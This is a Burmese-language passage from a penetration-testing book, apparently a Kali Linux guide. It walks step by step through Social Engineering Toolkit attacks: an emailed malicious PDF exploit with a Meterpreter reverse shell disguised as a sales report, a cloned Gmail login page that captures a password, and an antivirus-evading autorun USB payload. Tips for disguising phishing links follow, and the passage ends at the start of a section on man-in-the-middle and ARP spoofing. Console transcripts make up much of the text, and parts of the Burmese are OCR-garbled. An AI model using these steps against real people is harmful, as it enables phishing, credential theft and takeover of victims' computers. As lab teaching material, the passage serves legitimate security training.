Social Engineering Toolkit ဟာ Metasploit နဲ့ ပေါင်းစပ်ထားတာဖြစ်တဲ့အတွက် Metasploit မှာပါဝင်တဲ့ Exploits များ၊ Payloads များကိုလည်း Social Engineering Attack နဲ့ ပေါင်းစပ်ပြုးအသုံးပြနိုင်ပါတယ်။ ဒီစာအပ်မှာ တော့ Spear-Phishing Attack၊ Credential Harvester Attack နဲ့ Infectious Media Generator (Malicious USBs) တို့ကိုပဲ ပြုပြုပေးသွားမှာဖြစ်ပါတယ်။

ပထမဦးဆုံးအနေနဲ့ Social Engineering Attack မပြုလုပ်မိမှာ သက်ဆိုင်ရာ Attack အမျိုးအစားအပေါ်မှာတည်ပြီး SET Config File ကို ပြုပြင်ပေးဖို့လိုပါတယ်။ ဒါကြောင့် အရေးကြီးတဲ့ Config Setting တွေကို အောက်မှာဖော်ပြလိုက်ပါတယ်။SET ရဲ့ Config File ကတော့ /usr/share/set/config/ ဆိုတဲ့ Directory အောက်မှာရှိပါတယ်။ မိမိကြိုက်နှစ်သက်ရာ Text Editor ကို အသုံးပြုပြီး အောက်မှာပြထားတဲ့အတိုင်း ပြုပြင်ပေးဖို့လိုပါတယ်။

```
# nano /usr/share/set/config/set_config
```

ဒီစာအပ်မှာတော့ Nano Text Editor ကိုအသုံးပြုထားပါတယ်။ အဲဒီနောက် ETTERCAP, SENDMAIL နဲ့WEBATTACK\_EMAIL တို့ကို ON ပေးရမှာ ဖြစ်ပါတယ်။

ETTERCAP=ON

SENDMAIL=ON

WEBATTACK\_EMAIL=ON

## Spear-Phishing Attack

Spear-Phishing Attack ပြလုပ်နိုအတွက် **Setoolkit** မှ Social-Engineering Attacks ကို ရွေးချယ်ပြီး အဲဒီမှုတစ်ဆင့် Menu နံပါတ် 1 ဖြစ်တဲ့ **Spear-Phishing Attack** ကို ရွေးချယ်ပေးလိုက်ပါ။ အဲဒီမှုသူနဲ့ပတ်သက်တဲ့ ရှင်းပြချက်တွေနဲ့ ရွေးချယ်လို့ရတဲ့ Options တွေအကြောင်းကို ဖော်ပြထားတာတွေ ရပါလိမ့်မယ်။ ရွေးချယ်စရာ (၃) ခုရှိပါတယ်။ ဒီစာအုပ်မှာတော့ Malicious File တစ်ခုပြလုပ်ပြီး Target ဆိုကို အီးမေးလိုမှုတစ်ဆင့်ပေးပိုကာ Social Engineering Attack ပြလုပ်မှာဖြစ်တဲ့အတွက် ဒုတိယတစ်ခုဖြစ်တဲ့ Menu နံပါတ် 2 ကိုရွေးချယ်ပေးရမှာဖြစ်ပါတယ်။

```
set> 1


The Spearphishing module allows you to specially craft email messages and send them to a large (or small) number of people with attached fileformat malicious payloads. If you want to spoof your email address, be sure "Sendmail" is installed (apt-get install sendmail) and change the config/set_config SENDMAIL=OFF flag to SENDMAIL=ON.

There are two options, one is getting your feet wet and letting SET do everything for you (option 1), the second is to create your own FileFormat payload and use it in your own attack. Either way, good luck and enjoy!

1) Perform a Mass Email Attack
2) Create a FileFormat Payload
3) Create a Social-Engineering Template

99) Return to Main Menu

set:phishing>2
```



### ပုံ (၉.၂) Attack အမျိုးအစား: ရွေးချယ်ခြင်း

အထက်မှာဖော်ပြန့်တဲ့အတိုင်း Menu နံပါတ် 2 ဖြစ်တဲ့ **FileFormat Payload** ကို ရွေးချယ်ပြီးတဲ့နောက်မှာ Malicious File ပြလုပ်နိုအတွက် သူနဲ့ သက်ဆိုင်တဲ့ Exploit ကို ရွေးချယ်ပေးရမှာဖြစ်ပါတယ်။ Default အနေနဲ့ကတော့ PDF File မှာ EXE File တစ်ခုပေါင်းထည့်ထားတဲ့ File Format ဖြစ်ပါတယ်။ ယခု SET Version 5.4.5 မှာတော့ Exploits ပေါင်း (၂၀)ပါဝင်ပါတယ်။ အဲဒီလဲ ကမှ ဒီစာအုပ်မှာတော့ Exploit နံပါတ် 20 ဖြစ်တဲ့ MS12-027 MSCOMCTL

ActiveX Buffer Overflow ဆိုတဲ့ Exploit ကို အသုံးပြုခြင်း Attack ဖြလုပ်သွားမှာဖြစ်ပါတယ်။ Exploit ကို ရွေးချယ်နှီးအတွက် Menu နံပါတ် 20 ကို ရွေးချယ်ပေးလိုက်ပါ။

```
***** PAYLOADS *****

1) SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
2) SET Custom Written Document UNC LM SMB Capture Attack
3) Microsoft Windows CreateSizedDIBSECTION Stack Buffer Overflow
4) Microsoft Word RTF pFragments Stack Buffer Overflow (MS10-087)
5) Adobe Flash Player "Button" Remote Code Execution
6) Adobe CoolType SING Table "uniqueName" Overflow
7) Adobe Flash Player "newfunction" Invalid Pointer Use
8) Adobe Collab.collectEmailInfo Buffer Overflow
9) Adobe Collab.getIcon Buffer Overflow
10) Adobe JBIG2Decode Memory Corruption Exploit
11) Adobe PDF Embedded EXE Social Engineering
12) Adobe util.printf() Buffer Overflow
13) Custom EXE to VBA (sent via RAR) (RAR required)
14) Adobe U3D CL0DPProgressiveMeshDeclaration Array Overrun
15) Adobe PDF Embedded EXE Social Engineering (NOJS)
16) Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
17) Apple QuickTime PICT PnSize Buffer Overflow
18) Nuance PDF Reader v6.0 Launch Stack Buffer Overflow
19) Adobe Reader u3D Memory Corruption Vulnerability
20) MSCOMCTL ActiveX Buffer Overflow (ms12-027)

set:payloads>20
```

### ဤ (၆.၃) Exploitအားရွေးချယ်ခြင်း

အခြေနောက် Payload ကို ရွေးချယ်ပေးရမှာဖြစ်ပါတယ်။ Payload အရေအတွက် (၇) ခုပါရှိပါတယ်။ ဒီစာအုပ်မှာတော့ Metasploit အစိန်:မှာတူန်းက ရင်းနှီးကြမ်းဝင်ပြီးသားလည်းဖြစ် Multi-Function Payload System လည်းဖြစ်တဲ့ Windows Meterpreter Reverse\_tcp ဆိုတဲ့ Payload ကို အသုံးပြုသွားမှာဖြစ်ပါတယ်။ Payload ကို ရွေးချယ်နှီးအတွက် သူနဲ့သက်ဆိုင်တဲ့နံပါတ် 2 ကို ရွေးချယ်ပေးလိုက်ပါ။

1) Windows Reverse TCP Shell send back to attacker	Spawn a command shell on victim and send back to attacker
2) Windows Meterpreter Reverse_TCP and send back to attacker	Spawn a meterpreter shell on victim
3) Windows Reverse VNC DLL and back to attacker	Spawn a VNC server on victim and send back to attacker
4) Windows Reverse TCP Shell (x64) TCP Inline	Windows X64 Command Shell, Reverse TCP
5) Windows Meterpreter Reverse_TCP (X64), Meterpreter	Connect back to the attacker (Windows x64), Meterpreter
6) Windows Shell Bind_TCP (X64) binding port on remote system	Execute payload and create an accepting port on remote system
7) Windows Meterpreter Reverse HTTPS using SSL and use Meterpreter	Tunnel communication over HTTP using SSL and use Meterpreter

set:payloads>2

### ပုံ (၆.၄) Payload အား ရွေးချယ်ခြင်း

အဲဒီနောက် Payload Listener အတွက် IP Address နဲ့ Port နံပါတ်ကို ရွေးချယ်ပေးရမှာဖြစ်ပါတယ်။ Attacker ဖြစ်တဲ့ မိမိကို IP Address နဲ့ Port နံပါတ်ကို ထည့်ပေးရမှာဖြစ်ပါတယ်။ Default Port အနေနဲ့ 443 ကနေ Listenလုပ်မှာဖြစ်ပါတယ်။ မိမိစိတ်ကြိုက် Port နံပါတ်ကို ရွေးချယ်ပေးပြီးတာနဲ့ template.pdf ဆိုတဲ့ Malicious File တစ်ခု ပေါ်ထွက်လာပါလိမ့်မယ်။ Default အနေနဲ့ကတော့ /root/.set/ ဆိုတဲ့ Directory အောက်မှာဖြစ်ပါတယ်။

```
set> IP address for the payload listener: 192.168.2.47
set:payloads> Port to connect back on [443]:443
[-] Generating fileformat exploit...
[*] Payload creation complete.
[*] All payloads get sent to the /root/.set/template.pdf directory
[-] As an added bonus, use the file-format creator in SET to create your attachment.

Right now the attachment will be imported with filename of 'template.whatever'

Do you want to rename the file?

example Enter the new filename: moo.pdf
1. Keep the filename, I don't care.
2. Rename the file, I want to be cool.

set:phishing>
```

### ပုံ (၆.၅) Listener အတွက် IP Address နှင့် Port နံပါတ်သတ်မှတ်ခြင်း

အဲဒီနောက်အဆိုပါ Malicious File ကို Target User အနေနဲ့ သံသယ ဖြစ်ဖွယ်မရှိတဲ့ဖိုင်တစ်ခုအဖြစ်ထင်မှတ်စေရန်အတွက် လူညွှန်စားမှုတွေပြုလုပ်ရမှာဖြစ် ပါတယ်။ ဒါကြောင့် Target User အနေနဲ့ စိတ်ဝင်စားဖွယ်ရာဖြစ်စေတဲ့ File Name မျိုးကို ပေးပို့လိုပါတယ်။ File Name ပေးပို့အတွက် Menu နံပါတ် 2 ကို ဈွေးချယ်ပေးလိုက်ပါ။ အဲဒီနောက် စိတ်ဝင်စားဖွယ်ရာနာမည်တစ်ခုကို ပေးရမှာဖြစ် ပါတယ်။ ဒီစာအုပ်မှာတော့ Sales\_report လို့ ပေးထားပါတယ်။


```
example Enter the new filename: moo.pdf
1. Keep the filename, I don't care.
2. Rename the file, I want to be cool.

set:phishing>2
set:phishing> New filename:Sales_report
[*] Filename changed, moving on...

Social Engineer Toolkit Mass E-Mailer

There are two options on the mass e-mailer, the first would
be to send an email to one individual person. The second option
will allow you to import a list and send it to as many people as
you want within that list.

What do you want to do:
1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer
99. Return to main menu.
```



### ပုံ (၆.၆) File Name အားပြောင်းလဲသတ်မှတ်ခြင်း

အဲဒီနောက်မှာတော့ Malicious File ကို Target User ဆီကို တန်ည်းနည်းနဲ့ အရောက်ပေးပို့ရမှာဖြစ်ပါတယ်။ ဒီသင်ခန်းစာမှာတော့ Email ကနေတဆင့်ပေးပို့မှာဖြစ်ပါတယ်။ ဒါကြောင့် Target User တစ်ယောက်တည်းတို့ပဲ ပေးပို့မှာဖြစ် တဲ့အတွက် သူနဲ့သက်ဆိုင်တဲ့ Menu နံပါတ် 1 ကို ဈွေးချယ်ပေးပို့လိုပါတယ်။

- ```

1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer

99. Return to main menu.

```

`set :phishing>1`

Do you want to use a predefined template or craft  
a one time email template.

- ```

1. Pre-Defined Template
2. One-Time Use Email Template

```

### ဦး (၆.၇) E-mail Attack ပြည်ရန်ချေးချုပ်ခြင်း

အဲဒီလို Malicious File ကို Attached ပြည်ပါ: Email မှတဆင့်ပေးပို့  
တဲ့နေရာမှာ Target User က မိမိပေးပို့လိုက်တဲ့ File ကို ဖွင့်ကြည့်မှသာ ကိုယ်ရဲ့  
Attack က အောင်မြင်မှာဖြစ်ပါတယ်။ ဒါကြောင့် Target User အနေနဲ့ရရှိလာတဲ့  
Email ကို သံသယဖြစ်စရာမရှိတဲ့ အရေးအသားမျိုးနဲ့ရေးပို့လိုပါတယ်။ ဒါကြောင့်  
E-mail Template ကို မိမိစိတ်ကိုကိုက်စရာနှင့်စေရန်အတွက် Menu နံပါတ် 2 ကို  
ချေးချုပ်ပေးထိုလိုပါတယ်။ Message Body ရေးတဲ့အခါ မိမိရေးပြီးတာနဲ့ Ctrl+C  
ကိုနှိပ်ပြီး အဆုံးသတ်ရမှာဖြစ်ပါဘယ်။ အဲဒီနောက် **Send Email to:** ဆိုတဲ့  
နေရာမှာ Target User ရဲ့ Email Address ကို ထည့်ပေးရမှာဖြစ်ပါတယ်။  
နောက်ဆုံးအဆင့်အနေနဲ့ကတော့ Attacker ဖြစ်တဲ့ မိမိရဲ့ Email Address ကို  
ထည့်ပေးရမှာဖြစ်ပါတယ်။ ဒီနေရာမှာ ချေးချုပ်စရာအနေနဲ့ Gmail Account ကို  
အသုံးပြုပြီး ပေးပို့တာနဲ့ကိုယ်ပိုင် SMTP Server ကနေပေးပို့တာဆိုပြီး (၂) စဉ်ပါ  
တယ်။ ဒီစာအုပ်မှာတော့ Gmail Account ကို အသုံးပြုပြီးပေးပို့သွားမှာဖြစ်ပါ  
တယ်။ Email ပေးပို့နဲ့အတွက် မိမိ Gmail ရဲ့ Username နဲ့ Password ကို  
အသုံးပြုရမှာဖြစ်ပါတယ်။ အဲဒီနောက်မှာတော့ Target User ဆိုကတ္တနဲ့ပြန်ချက်  
ကို Listen လုပ်မှာလားဆိုပြီးမေးပါလိမ့်မယ်။ **yes** ပြည်လိုက်တာနဲ့ Metasploit  
ရဲ့ Handler Module ကို ရီတိဆက်သွားပြီး Target User က Malicious File  
ကို ဖွင့်လိုက်တာနဲ့ သူ့ရဲ့ System ထိန်းချုပ်နှင့်မှာဖြစ်ပါတယ်။

```

set :phishing>1
Do you want to use a predefined template or craft
a one time email template.

1. Pre-Defined Template
2. One-Time Use Email Template

set :phishing>2
set :phishing> Subject of the email:Sale Report
set :phishing> Send the message as html or plain? 'h' or 'p' [p]:h
set :phishing> Enter the body of the message, hit return for a new line. Control+
c when finished>Type your message here
Next line of the body: ^Cset :phishing> Send email to:user@target.com

1. Use a gmail Account for your email attack.
2. Use your own server or open relay

set :phishing>1
set :phishing> Your gmail email address:attacker@gmail.com
set :phishing> The FROM NAME user will see: :
Email password:
The longer you become, the more you are able to hear
set :phishing> Flag this message/s as high priority? [yes|no]:y

```

### ပုံ (၆.၁) Malicious File အား E-mail ဖြင့်ပေးပို့ပုံ

တကယ်တော့ ဒီသင်ခန်းစာဟာ Social Engineering Toolkit ကို Client Side Attack အတွက် ဘယ်လိုအသံးပြုတယ်ဆိုတဲ့ သဘောတရားကိုသာ ဖော်ပြခြင်းဖြစ်ပါတယ်။ Lab အတွင်းမှာရှိတဲ့ Local Area Network မှာ စမ်းသပ်အသုံးပြုတာဖြစ်တဲ့အတွက် Remote Network မှာရှိတဲ့ Target User ကို ထိန်းချုပ်ဖို့ဆိုရင်တော့ ဒီစာအုပ်မှာပါတဲ့နည်းအတိုင်းနဲ့ မဖြစ်နိုင်ဘူးဆိုတာကိုကြိုတင်အသိပေးလိုပါတယ်။

## Credential Harvester Attack

Website Attack Vector ဆိုတာ မတူညီတဲ့ Web-Based Attacks စွဲဖြစ်တဲ့ Java Applet Attack, Metasploit, Browser Exploit, Credential Harvester Attack, Tabnabbing Attack, Web Jacking Attack စောငွေကိုပေါင်းစပ်ထားတဲ့ Module တစ်ခုဖြစ်ပါတယ်။ ဒီစာအုပ်မှာတော့ Target User ရဲ

Username နဲ့ Password တွက် ရယူနိုင်တဲ့ Credential Harvester Attack ပြုလုပ်တာကိုပဲ ဖော်ပြုသွားမှာဖြစ်ပါတယ်။

အဲဒီ Attack ပြုလုပ်ဖို့အတွက် SET Main Menu မှ Social Engineering Attacks ကို ရွေးချယ်ပြီးတာနဲ့ Website Attack Vectors ဖြစ်တဲ့ Menu နဲ့ပါတ် 2 ကို ရွေးချယ်ပေးရမှာဖြစ်ပါတယ်။ အဲဒီနောက် Credential Harvester Attack ဖြစ်တဲ့ Menu နဲ့ပါတ် 3 ကို ထပ်မံရွေးချယ်ပေးရမှာဖြစ်ပါတယ်။

```
set:webattack>3
```

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

- 1) Web Templates
- 2) Site Cloner
- 3) Custom Import

99) Return to Webattack Menu

```
set:webattack>2
```

The quieter you become, the more you are able to hear

### ပဲ (၆.၉) Credential Harvester Attack ပြုလုပ်မည့်ပဲ

အဲဒီမှာရွေးချယ်စဉ် နည်းလမ်း(၃) ရရှိပါတယ်။ ဒုတိယနည်းလမ်းဖြစ်တဲ့ Site Cloner ကို ရွေးချယ်ပေးလိုက်ပါ။ အဲဒီမှာ Attacker ဖြစ်တဲ့ စိတ်ရဲ့ IP Address ကိုထည့်ပေးဖို့လိုပါတယ်။ အဲဒီနောက် Target ရဲ့ Usernameနဲ့Password ကို ရယူဖို့အတွက် သက်ဆိုင်ရာ Website ကို ပုံတူဖွားဖို့လိုအပ်မှာဖြစ်ပါတယ်။ ဒါကြောင့် ပုံတူဖွားဖို့အတွက် သက်ဆိုင်ရာ Website URL ကို ထည့်ပေးဖို့လိုပါတယ်။ ဒါစာအုပ်မှာတော့ Target User ရဲ့ Gmail Account အားရယူပဲကို ဖော်ပြထားပါတယ်။

```

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within
SET
[-] to harvest credentials or parameters from a website as well as place them in
to a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:192.168.2.47
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://www.gmail.com

[*] Cloning the website: https://accounts.google.com
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:

```

နှင့် (G.၁၀) Gmail ဝတ်ဆိုခြင်း Clone ပြည်နောင်  
ဒါဇာနောင်

"http://www.gmail.com"

ကိုပို့တူဖားနဲ့အတွက် Enter the url to clone ဆိုတဲ့ နေရာမှာထည့်ပေါ်လိုပါတယ်။  
အဲဒီနောက်မှာတော့ SET ဟာ အင်တာနှင်းမှတဆင့် **gmail.com** ရဲ့ Login Page  
ကို ပို့တူဖားပါလိမ့်မယ်။ နောက်တစ်ဆင့်အနေနဲ့ကတော့ Credential Harvester  
Attack အတွက် စီမံပြင်ဆင်ထားတဲ့ URL ကို Target User ဆိုကို အရောက်ပေါ်  
ပို့ရမှာဖြစ်ပါတယ်။

```

[*] Information will be displayed to you as it arrives below:
192.168.2.18 - - [24/Feb/2014 10:10:08] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=v6MuU0hxxwA
PARAM: continue=https://accounts.google.com/ManageAccount
PARAM: followup=https://accounts.google.com/ManageAccount
PARAM: utf8=
PARAM: bresponse!=A0K_K9Aa4Pvn60Qa_Eg9306IKw8ABB4HayUKAF1kZEmRXmcR0fxiXc4b-z8WB
bUfv3ENlp0snM94I3ZUnJzWpRBmPTqDvBqzJiBV9L8WSsrHBIZPjaIHISiCeHhCJK-c0a96xLI40gAjj
qHEl0Y_D01rRHSDhGy0KjYqABfvD-mmAXhoW62V1Wepl_6IfDwGHtnmkGw
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=target
POSSIBLE PASSWORD FIELD FOUND: Passwd=mypassword
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
PARAM: rmShown=1
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

```



### နှင့် (၆.၁၁) Target User Username & Password အားမြင်တွေ့ရပုံ

အဒီလိုပေါ်ပိုတဲ့နေရာမှာ မိမိရဲ့ IP Address ကိုအတိုင်းသာ ပေါ်ပိုမယ် ဆိုရင်တော့ ထယ်လိုမှ Attack ကဲ အောင်မြင်နိုင်စရာမရှိပါဘူး။ ဒါကြောင့် မိမိရဲ့ Attack အောင်မြင်စရန်အကျော် မိမိ IP Address ရဲ့ URL ကို Google URL အနေနဲ့ပြုပြင်ပြီးတော့ဖြစ်စေ၊ Local Area Network အတွင်းမှာပဲဆိုရင်တော့ DNS Spoof Attack ဖြင့် တွေ့ဘက်ပြီးဖြစ်စေ ပြုလုပ်နဲ့လိပါတယ်။ Google URL တစ်ခုအနေနဲ့ ပြောင်းလျဉ်တယ်ဆိုရင်တော့ www.goo.pl ဝဘ်ဆိုင်မှာသွားပြီး မိမိရဲ့ URL ကို ပိုမိုတဲ့တောင်းတဲ့ URL တစ်ခုအဖြစ်ပြောင်းလဲပြီး Target User ဆိုကို Email မှုသော်လည်းကောင်း၊ Chatting ပြုလုပ်ပြီးသော်လည်းကောင်း၊ ပေါ်ပိုကာ Social Engineering Attack ပြုလုပ်နိုင်ပါတယ်။ DNS Spoof Attack ပြုလုပ်ပုံကိုတော့ နောက်သင်ခန်းစာတွေမှာ ဖော်ပြသွားမှာဖြစ်ပါတယ်။

## Infectious Media Generator Attack

Infectious Media Generator Attack ဆိတ်သာ USB, DVD ထွေမှာ Metasploit Payload နဲ့ autorun.inf ကို ထည့်သွင်းပေးပြီး Target User ရဲ့ စက်မှာထိုးသွင်းစေခြင်းအားဖြင့် အဆိုပါ Target User ကို ထိန်းချုပ်စေနိုင်တဲ့ Attack တစ်ခုဖြစ်ပါတယ်။ အဲဒီ Attack ပြုလုပ်စွာအတွက် SET Menu မှ Social-Engineering Attack ကို ရွှေ့ချယ်ပြီးတာနဲ့ Infectious Media Generator ဆိတ် Menu နံပါတ် ၃ ကို ရွှေ့ချယ်ပေးပို့လိုပါတယ်။

```
set> 3

The Infectious USB/CD/DVD module will create an autorun.inf file and a
Metasploit payload. When the DVD/USB/CD is inserted, it will automatically
run if autorun is enabled.

Pick the attack vector you wish to use: fileformat bugs or a straight executable.

  1) File-Format Exploits
  2) Standard Metasploit Executable
  99) Return to Main Menu

set:infectious>
```

**ပုံ (၆.၁၂) Attack အမျိုးအစားအားရွှေ့ချယ်ခြင်း**

အဲဒီမှာ သူနဲ့သက်ဆိုင်တဲ့ရင်းပြချက်တရာ့ကို ထွေ့ရမှာဖြစ်ပြီးတော့ Attack အမျိုးအစားအနေနဲ့ကတော့ (၂) ရုထွေ့ရမှာဖြစ်ပါတယ်။ ဒီစာအပ်မှာတော့ ဒုတိယ Attack အမျိုးအစားဖြစ်တဲ့ Standard Metasploit Executable ကို အသုံးပြုပြီး Malicious USB တစ်ခု ပြုလုပ်ပို့ကိုပဲ ဖော်ပြသွားမှာဖြစ်ပါတယ်။ ဒါကြောင့် ဒုတိယအမျိုးအစားဖြစ်တဲ့ Menu နံပါတ် ၂ ကို ရွှေ့ချယ်ပေးလိုက်ပါ။

```
set :infectious>2
What payload do you want to generate:
Name:
  1) Windows Shell Reverse_TCP
d send back to attacker
  2) Windows Reverse_TCP Meterpreter
m and send back to attacker
  3) Windows Reverse_TCP VNC DLL
end back to attacker
  4) Windows Bind Shell
pting port on remote system
  5) Windows Bind Shell X64
P Inline
  6) Windows Shell Reverse_TCP X64
TCP Inline
  7) Windows Meterpreter Reverse_TCP X64
ows x64), Meterpreter
  8) Windows Meterpreter All Ports
a port home (every port)
  9) Windows Meterpreter Reverse HTTPS
ng SSL and use Meterpreter
  10) Windows Meterpreter Reverse DNS
dress and spawn Meterpreter
  11) SE Toolkit Interactive Shell
designed for SET
  12) SE Toolkit HTTP Reverse Shell
encryption support
  13) RATTE HTTP Tunneling Payload
tunnel all comms over HTTP
Description:
  Spawn a command shell on victim an
  Spawn a meterpreter shell on victi
  Spawn a VNC server on victim and s
  Execute payload and create an acce
  Windows x64 Command Shell, Bind TC
  Windows X64 Command Shell, Reverse
  Connect back to the attacker (Wind
  Spawn a meterpreter shell and find
  Tunnel communication over HTTP usi
  Use a hostname instead of an IP ad
  Custom interactive reverse toolkit
  Purely native HTTP shell with AES
  Security bypass payload that will
```

### ပုံ (၆.၁၃) Payload အမျိုးအစားအားရွေးချယ်ခြင်း

အဲဒီဇာတ် Malicious USB ပြုလုပ်ဖို့အတွက် Payload အမျိုးအစားကို  
ရွေးချယ်ပေးရမှာဖြစ်ပါတယ်။ Payload Menu နံပါတ် 2 ဖြစ်တဲ့ Windows  
Reverse\_TCP Meterpreter ကို ရွေးချယ်ပေးလိုက်ပါ။

```
set :payloads>2
Select one of the below, 'backdoored executable' is typically the best. However,
most still get picked up by AV. You may need to do additional packing/crypting
in order to get around basic AV detection.

  1) shikata_ga_nai
  2) No Encoding
  3) Multi-Encoder
  4) Backdoored Executable

set :encoding>
```

### ပုံ (၆.၁၄) Encode အမျိုးအစားအားရွေးချယ်ခြင်း

အဲဒီနောက်မှာတော့ အဆိုပါ Payload ကို Anti-Virus တွေရဲ့ရန်မှ အတတ်နိုင်ခဲ့းကင်းဝေးစေရန်အတွက် Encode ပြုလုပ်ရမှာ ဖြစ်ပါတယ်။ Multi-Encoder ဖြစ်တဲ့ Menu နံပါတ် 3 ကို ရွေးချယ်ပေးလိုက်ပါ။ အဲဒီနောက် Target ဆိုကတုန်ပြန်ချက်ကို Listen လုပ်မယ့် Port နံပါတ်ကို ရွေးချယ်ပေးရမှာဖြစ်ပါတယ်။ သူရဲ့ Default နံပါတ်ကတော့ 443 ပါဖြစ်ပါတယ်။ အဲဒီနောက်မှာတော့ SET ဟာ Payload နဲ့ Autorun File ကို အလိုအလျောက်ပြုသွားမှာဖြစ်ပါတယ်။

```
[*] Your attack has been created in the SET home directory folder autorun'
[*] Note a backup copy of template.pdf is also in /root/.set/template.pdf if needed.
[-] Copy the contents of the folder to a CD/DVD/USB to autorun
[-] The payload can be found in the SET home directory.
set> Start the listener now? [yes|no]: yes
[-] Please wait while the Metasploit listener is loaded...
# cowsay++
```



KALI L

**နံ (၆.၁၅) Attack အတွက် Autorun File နှင့် Malicious File အား  
ပြုလုပ်နော့**

အဆိုပါပိုင် (၂)ရှိကို USB ထဲထည့်သွင်းပြီး Target User ရဲ့စောက်မှာ ထိုးသွင်းစေခြင်းအားဖြင့် သူရဲ့စောက်ကို ထိန်းချုပ်နိုင်စေမှာဖြစ်ပါတယ်။ နောက်ဆုံး အဆင့်အနေနဲ့ကတော့ Metasploit ရဲ့ Handler နဲ့ပေါင်းစပ်ပြီး Target ဆိုကတုန်ပြန်ချက်ကို စောင့်ဆိုင်းရမယ့်အဆင့်ဖြစ်ပါတယ်။ အဲဒီမှာ yes ပြုလုပ်လိုက်တာနဲ့ Target ဆိုက တုန်ပြန်ချက်ကို စောင့်ဆိုင်းနေမှာဖြစ်ပါတယ်။

```
msf exploit(handler) >
[*] Started reverse handler on 192.168.2.47:443
[*] Starting the payload handler...
```

**နံ (၆.၁၆) Target User ၏ တုန်ပြန်ချက်အား စောင့်ဆိုင်းခြင်း**

## Man-In-The-Middle (MITM) Attack

MITM Attack ဆိုတာ Attacker တစ်ယောက်ဟာ User နဲ့ Server ကြား ဆက်သွယ်မှုကိုဖြစ်ပေးပါသည်။ User အချင်းချင်းကြား ဆက်သွယ်မှုကိုဖြစ်ပေးပါသော Real User တစ်ယောက်အနေနဲ့ ဟန်ဆောင်ပြီး အဲဒီဆက်သွယ်ပေးပို့မှုတွေကို လက်ဆင့်ကမ်းပေးပို့ကာ Encryption ပြုလုပ်ထားခြင်းမရှိတဲ့ အချက်အလက်များကိုကြားဖြတ်ရယူနိုင်တဲ့ Attack တစ်ခုဖြစ်ပါတယ်။ Attacker ဟာ Server နဲ့ User ကြားမှာ ကြားလုပ်တစ်ယောက်အနေနဲ့ရှိနေတဲ့အတွက်ကြောင့် User ဆိုက တောင်းဆိုချက်တွေကို ရယူနိုင်သလို၊ Server ဆိုက ပေးပို့ချက်တွေကိုလည်းရယူနိုင်ပါတယ်။



**ပုံ (၆.၁၇)** MITM Attack ဖြင့် Server နဲ့ User ၏ Data များအား Attacker မှ ရယူနေပုံ

ဒါကြား Target ရဲ့ Username၊ Password တွေကို ရယူနိုင်တဲ့အပြင် User နဲ့ Server ကြားပေးပို့ခြင်း၊ လက်စံခြင်းပြုလုပ်တဲ့အချက်အလက်တွေကို ပြင်ဆင်ခြင်းတွေပါလုပ်ဆောင်နိုင်ပါတယ်။ MITM Attack ကို ARP Spoofing Attack နဲ့ DNS Spoofing Attack တို့ဖြင့်ပေါင်းစပ်ပြီး အသုံးပြုပါတယ်။ Kali မှာ MITM Attack ပြုလုပ်နိုင်အတွက် Ettercap ဆိုတဲ့ Tool တစ်ခု ပါဝင်ပါတယ်။ အဲဒီ Ettercap အကြောင်းကို နောက်မှာဖော်ပြထားပါတယ်။

## ARP Spoofing Attack

